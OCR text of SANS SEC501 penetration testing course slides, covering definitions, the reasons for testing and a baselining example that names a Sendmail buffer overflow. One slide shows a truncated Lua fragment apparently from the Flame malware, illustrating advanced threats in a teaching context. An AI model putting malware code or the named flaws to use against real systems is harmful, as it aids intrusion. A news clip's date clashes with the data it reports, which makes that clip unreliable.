
SEC501 | ADVANCED SECURITY ESSENTIALS - ENTERPRISE DEFENDER

501.3
Pentest

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org




SEC501
Penetration Testing

Version A12_02

Advanced Security Essentials

Introduction

This course discusses the rationale behind penetration testing, the process, and some of the associated tools used in each process. The course also includes some advanced topics, such as system hardening, Linux hacking, and buffer overflows. The Penetration Testing course is designed to present the intermediate to advanced security analyst with information and skills in penetration testing. You should already be familiar with basic TCP/IP networking and security principles, including operating system security, perimeter security, and attacks. This course builds upon those topics to present you with an overall understanding of the methodology and techniques used in penetration testing.



Course Outline


- Introduction
- Pen Testing
- Advanced Topics

Advanced Security Essentials

Course Outline

This course reviews the following topics:

- **Introduction**: The introduction will discusses penetration terms and definitions, what penetration is, and the high level description of the penetration testing approach.
- **Pen testing**: The "Pen Testing" section will go over each step in the penetration testing approach and include the tools for each approach.
- **Advanced topics**: The advanced topics section includes special topics such as system hardening, Linux hacking, and buffer overflows.



Introduction


- What is Penetration Testing?
- Why Penetration Testing?
- Characteristics of a Penetration Tester
- Penetration Testing Definitions
- Attack Approach
- High-Level Penetration Testing Approach

Advanced Security Essentials

Introduction

The topics on the introduction slide are:

- What is penetration testing?
- Why penetration testing?
- Characteristics of a penetration tester
- Penetration testing definitions
- Attack approach
- High-level penetration testing approach




What is Penetration Testing?

- It “is a method of evaluating the security posture of a computer system or network by simulating identified attacks by a malicious user, known as a hacker.”(1) The process involves an active analysis of the system for any potential vulnerabilities that may result from poor or improper system configuration, known and/or unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures.

Advanced Security Essentials

Prior to beginning any course, it is helpful to understand the scope of the topic and to define terms commonly used in the area of focus. First, a penetration test, as defined by Wikipedia, “is a method of evaluating the security of a computer system or network by simulating an attack by a malicious user, known as a hacker(1).” The process involves an active analysis of the system for any potential vulnerabilities that may result from poor or improper system configuration, known and/or unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures. This analysis is carried out from the position of a potential attacker and can involve active exploitation of security vulnerabilities. Any security issues that are found will be presented to the system owner, together with an assessment of their impact and often with a proposal for mitigation or a technical solution. The intent of a penetration test is to determine feasibility of an attack and the amount of business impact of a successful exploit if discovered.

[1] http://en.wikipedia.org/wiki/Penetration_test



Baseline Your Environment

10.10.5.x

10.10.5.3

21

25

Sendmail 8.12.10

Expn buffer overflow

VRFY input allowed

80

Apache 1.3.26

10.10.5.9

53

443


10.10.5.10

80

Advanced Security Essentials

One of the many objectives of performing a pen test is to be able to baseline your environment to better understand an organization's exposure points. Only by knowing what the visibility of systems are, ports that are open, and vulnerable services can you properly assess your risk. This also provides a baseline that can be tracked and improved over time.

Note: This example uses private addresses to minimize the complexity of using a public address that could belong to another company.



Penetration Testing Terms and Definitions

- **Threat**: "Any circumstance or event with the potential to adversely impact an IS through unauthorized access, destruction, disclosure, modification of data, and/or denial of service"
- **Vulnerability**: "Weakness in an IS, system security procedures, internal controls, or implementation that could be exploited"
- **Target of Evaluation**: "IT product or system and its associated administrator and user guidance documentation that is the subject of an evaluation"
- **Attack**: "Attempt to gain unauthorized access to an IS's services, resources, or information; or, the attempt to compromise an IS's integrity, availability, or confidentiality"
- **Exploit**: The use of a specific attack against a specific identified vulnerability of the target

Advanced Security Essentials

Let's take a moment to clarify and review some of the terminology we will be using in this section. Committee on National Security Systems (CNSS) 4009[1] – National Information Assurance Glossary and National Institute of Standards and Technology (NIST) IR 7298 Glossary of Key Information Security Terms[2], have several common terms and definitions that are key to understanding the use and scope of penetration testing, namely:

- **Threat**: As defined by CNSS 4009, a threat "is any circumstance or event with the potential to adversely impact an IS through unauthorized access, destruction, disclosure, modification of data, and/or denial of service."
  There are two primary types of threats: intentional and non-intentional. Usually non-intentional threats are driven by natural occurrences, such as rain, thunder, and earthquakes. Intentional threats are usually man-made and are driven by an attack agent's malicious intent to exploit an information system.
- **Vulnerability**: Also as defined in CNSS 4009, a vulnerability "is a weakness in an IS, system security procedures, internal controls, or implementation that could be exploited."

A primary distinction between a threat and vulnerability is that a threat is not real unless there is a vulnerability that is exploitable. Many professionals outside of the information assurance domain believe that if a threat or identified vulnerability exists, it could be exploited. A vulnerability becomes 'real' when there exists an identified attack and formidable attacker that could successfully exploit the vulnerability. Key factors determining a vulnerability's exploitability include:

- **Skill level of the attacker**: For some vulnerabilities to be exploited, it may take a skilled attacker that has a clear understanding of the target information systems and/or a thorough understanding of computer system designs to successfully exploit the threat and vulnerability.
- **Environmental conditions of the target**: Usually, for an attack to be successful, several conditions must be met prior to beginning the attack. The attack has several initial pre- and post-conditions that describe the parameters of the attack.
- **Target of evaluation**: As defined by CNSS 4009, "IT product or system and its associated administrator and user guidance documentation that is the subject of an evaluation. This is the device or information system the attack or penetration tester would like to evaluate its security posture." In some cases, it defines the scope of the penetration test.
- **Attack**: As defined by CNSS 4009, "Attempt to gain unauthorized access to an IS's services, resources, or information, or the attempt to compromise an IS's integrity, availability, or confidentiality."

An attack can be either an outside or inside attack. An outside attack is performed by an attacker, or attack agent, from the external perimeter, logical and physical, of the target system. An inside attack is an attack performed by an attacker from within the perimeter, logical and physical, of the target system. These types of attacks are usually conducted by trusted users of the organization that are disgruntled or paid to collect information. Usually these individuals have privileged knowledge of the organization's information systems but attempt to use it in an unapproved, unauthorized way.


There are two types of attacks: active and passive. Active attacks attempt to modify or redirect information within the target information system. These types of attacks attempt to modify the integrity or availability of the system. Passive attacks are those that do not attempt to modify or affect the state of the information system, but simply monitor and read the information stored or transmitted across the target information systems. These attacks target and exploit the confidentiality of the target, such as electronic eavesdropping. The success of an attack is usually described in the following ways:

- **Successful**: This attack was successful in exploiting a known vulnerability against the target.
- **Partial**: This attack was partially successful in exploiting a known vulnerability against the target. This may occur if certain determining factors of the vulnerability could not be exploited by the attacker, either because of skills level or because certain assumptions were not met to allow the attack to proceed further.
- **Unsuccessful**: This attack was not able to exploit an identified information system vulnerability. This could be the result of the attacker's skill level of not understanding how to perform the attack, or the security mechanisms on the information systems were able to prevent the attack from proceeding further.
- **Exploit**: The use of a specific attack against a specific identified vulnerability of the target.

[1] http://www.cnss.gov/Assets/pdf/cnssi_4009.pdf

[2] NIST IR 7298 - Glossary of Key Information Security Terms

Trying to Prevent an Attack



Read More About: Online Privacy • Online Security • Research & Reports

Telcos, Banks Are Top Targets for ID Theft

In data from 2006 FTC complaints, Sprint, AT&T, and Bank of America had more identity theft events than other institutions.

Robert McMillan, IDG News Service

Friday, February 29, 2000 7:50 AM PST


Recommend this story? Yes 0 Votes No 1 Votes

Compromised accounts within just 25 companies account for nearly half of the identity theft complaints filed with the U.S. Federal Trade Commission, according to recently released FTC data compiled by the University of California, Berkeley.

In data culled from three months' worth of 2006 FTC complaints, Sprint and AT&T averaged more identity theft events than any other institution except Bank of America, the largest consumer bank in the U.S.

Advanced Security Essentials

As organizations create more robust security, attackers will become more sophisticated in their methods of attack. In addition, the goals and methods of attack are changing significantly. In the past, attackers were focused on visible attacks such as website defacement. Now attackers are going after data-rich information and trying to be stealthy, focusing on the monetary gain they could achieve by compromising a target.



The Problem is Getting Worse
The New Breed of Threat

- Sophisticated foreign government and organized crime threat actors who can bypass all of today's signature-based solutions

```
if not _params.LIB_STD then
  assert(loadstring(config.get("LUA.LIBS.STD")))()
  if not _params.table_ext then
    assert(loadstring(config.get("LUA.LIBS.table_ext")))()
    if not __LIB_FLAME_PROPS_LOADED__ then
      __LIB_FLAME_PROPS_LOADED__ = true
      flame_props = {}
      flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
      flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
      flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
      flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
      flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE
      flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
      flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUE
      flame_props.BPS_KEY = "BPS"
      flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
      flame_props.getFlameId = function()
        if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
          local l_1_0 = config.get
          local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
          return l_1_0(l_1_1)
        end
        return nil
      end
```

Bloomberg

IMF State-Backed Cyber-Attack Follows Hacks of Lab, G-20

euobserver.com

Hackers break into OECD computer system

More US Capitol Computers Were Hacked From China

The Hill:

Exclusive - World Bank Hacked

May 2, 2011 - 0:00 - FOXNews.com Investigative Reporter Richard Behar on an

Google Hacked From China


Internet giant Google has revealed suspected Chinese hackers tried to steal the passwords of hundreds of Google email account holders, including those of senior U.S. government and South Korean officials, Chinese activists and journalists.

Google in Beijing

U.S. Suspects China of Hacking Lockheed Martin

entials

With attacks becoming more targeted, stealthy, and data-focused, it is even more difficult to detect attacks with traditional security devices. Therefore, it is even more important to thoroughly test a system.



Why Penetration Testing?

- Reveal where security was successful, partially successful, or unsuccessful at preventing an attack
- Incorporation into a change management program can lead to testing of new systems or changes as a pre-production check
- Prove that security issues exist to skeptical management
- Raise overall security awareness
- Verify secure system configurations
- Discover gaps in compliance posture

Advanced Security Essentials


Why Penetration Testing? Rationale of a Penetration Test

Before getting into the phases of penetration testing, let's take a moment to look at what penetration is and why you would want to do it. There are several key objectives of penetration testing:

- Reveal where security was successful, partially successful, or unsuccessful at preventing an attack. Successfully detect and monitor an attack that is ongoing or that occurred.
- Stay ahead of the attackers. Be proactive in preventing or mitigating compromise by identifying threats prior to the attack from occurring.

As stated before, the key objective of penetration testing is to perform a comprehensive evaluation of the target system and reveal a security weakness where security countermeasures or mechanisms were successful, partially successful, or unsuccessful in preventing or delaying a particular attack. A security weakness is a protection measure; or, it is a lack of a protection measure that has not yet failed, but given enough time and resources (which attackers often have) can be broken. This can be a vulnerability for which there currently is no exploit, but one could be devised. Another example is the use of DES, which has been proven to be crackable. A security failure is something that is easily broken. Examples include default passwords, SNMP write privileges, and unpatched systems for which there are readily available exploits.

Another reason to perform penetration testing is to stay ahead of the attackers. By looking for the same types of vulnerabilities that the attackers are using, you can find these weaknesses and correct them before they are exploited by an attacker.



